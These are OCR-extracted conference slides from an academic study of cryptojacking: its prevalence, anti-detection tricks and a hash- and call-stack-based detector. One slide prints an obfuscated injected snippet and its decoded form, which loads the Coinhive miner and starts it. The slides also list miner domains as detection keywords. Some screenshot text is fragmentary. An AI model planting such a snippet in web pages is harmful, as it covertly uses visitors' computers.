復旦大學 FUDAN UNIVERSITY

UNIVERSITY OF CALIFORNIA UCRIVERSIDE


清華大學 Tsinghua University

How You Get Shot in the Back: A Systematical Study about Cryptojacking in the Real World

Geng Hong[†], Zhemin Yang[†], Sen Yang[†], Lei Zhang[†],
Yuhong Nan[†], Zhibo Zhang[†], Min Yang[†],Yuan Zhang[†],
Zhiyun Qian[‡] and Haixin Duan*

Fudan University[†]
University of California Riverside [‡]
Tsinghua University*

Anecdotals arises



'Infect and Collect': Cryptojacking Up 629% in Q1 2018, Says McAfee Report

21364 Total views **214** Total shares

FORTU

H

cr

Bi

Sec

to c

By Jon

RE

1


4

s

es

Cryptojacking

Surfing a "normal" websites



物理内存 (MB)

总数	2047
已缓存	342
可用	905
空闲	569

核心内存 (MB)

分页数	123
未分页	26

系统

句柄数	13336
线程数	580
进程数	38
开机时间	0:00:09:07
提交 (MB)	968 / 4094

进程数: 38　CPU 使用率: 100%　物理内存: 55%

映像名称	用户名	CPU	内存(...	描述
firefox.exe *32	Lancer	94	51,504 K	Firefox
firefox.exe *32	Lancer	00	[illegible] K	Firefox
firefox.exe *32	Lancer	00	21,752 K	Firefox
explorer.exe	Lancer	00	14,944 K	Windows..
dwm.exe	Lancer	00	1,148 K	桌面窗...
taskhost.exe	Lancer	00	2,940 K	Windows..
taskmgr.exe	Lancer	00	2,104 K	Windows..
firefox.exe *32	Lancer	00	10,204 K	Firefox
winlogon.exe		00	1,940 K	
csrss.exe		00	1,564 K	

进程数: 38　CPU 使用率: 100%　物理内存: 55%

Do NOT download any torrent before hiding your IP with a VPN.

Uploaded Today 13:29, ULed by ThePirateBay

In the background


unauthorizedly use someone else's computer to mine cryptocurrency

Cryptojacking Stage 0


- At the very begin, cryptojacking is naïve.
  - Directly invoke attack scripts in webpage
  - Exhaust all available computation resource.
- State-of-the-art detection techniques mostly based on
  - Explicit keywords search
    - e.g. coinhive.com, coin-have.com and cryptoloot.com
  - Monitoring victims' CPU usage

Recent trends: anti-detection technique

- Limit CPU Usage



Most cases won't exhaust all CPU clocks




Half cases runs with more than half threads idle

- Defeat CPU Usage based detector
- Not to attract user attention

Recent trends: anti-detection technique

- Code Obfuscation for Mining Scripts



```
# (a) Source code in cryptojacking web-pages

     document.write(unescape('%3c...%63%6f%69%6e
          %68%69%76%65%0d%0a%3c%2f%73%63%72%69%70'));

# (b) After "unescape()" decoding:

 <script src="https://coin-hive.com/lib/coinhive.min.
        js"></script>
 <script>
 var miner = new CoinHive.Anonymous('tByG...0exk');
 miner.start();$coinhive
 </script>
```


Defeat keyword based detector

See through the Fog

- Cryptocurrency mining
  - The core nature: Proof-of-Work.
  - Finish Proof-of-Work effectively needs: regular, repeated, hash-based computation.
- We build two behavior based profiler to detect cryptocurrency mining
  - Hash-based profiler
  - Stack Structure Based profiler

Two behavior based profiler

- Hash-based profiler




Normal Pages:
Mostly Less than
1 % hashing
workload

- Insight
  - Normal webpages spend little time on hashing.
  - The core of miners is proof-of-work.
  - Most of miners' workloads are hashing.
  - A few well-known hash implementations

Two behavior based profiler

- Hash-based profiler




Normal Pages: Mostly Less than 1 % hashing workload

- Approach
  - Annotate nine popular hash library.
  - Calculate the cumulative time of hashing.

Two behavior based profiler


- Stack Structure Based profiler



Regular Repeated Call stack

- Insight
  - Miners run with **regular** and **repeated** behavioral patterns.

CMTracker Design



Questions

- Facing this new security challenge, we want to know
  - How prevalent is cryptojacking?
    - How many profits do they gain?
    - How much extra power do they cost?
  - What's the infrastructure of cryptojacking?
  - Are state-of-the-art mitigations effective?
  - What is the life cycle of the cryptojacking domains?
  - Who is responsible for the cryptojacking?

Breakdown of Cryptojacking

- Overall Distribution
  - 868 cryptojacking websites in top 100K.
  - Half samples are entertainment and adult websites.
    - most provide pirate resources (i.e. free movies or cracked games).

www.thepiratebay.org
502porn.com
horrorporn.com
whataporn.tv
thepiratefilmesoficial.com
piratebaymirror.eu
topxxx.xyz
sarahzero.com uaserials.pro
sherlockonline.ru
filmi.uz

Breakdown of Cryptojacking

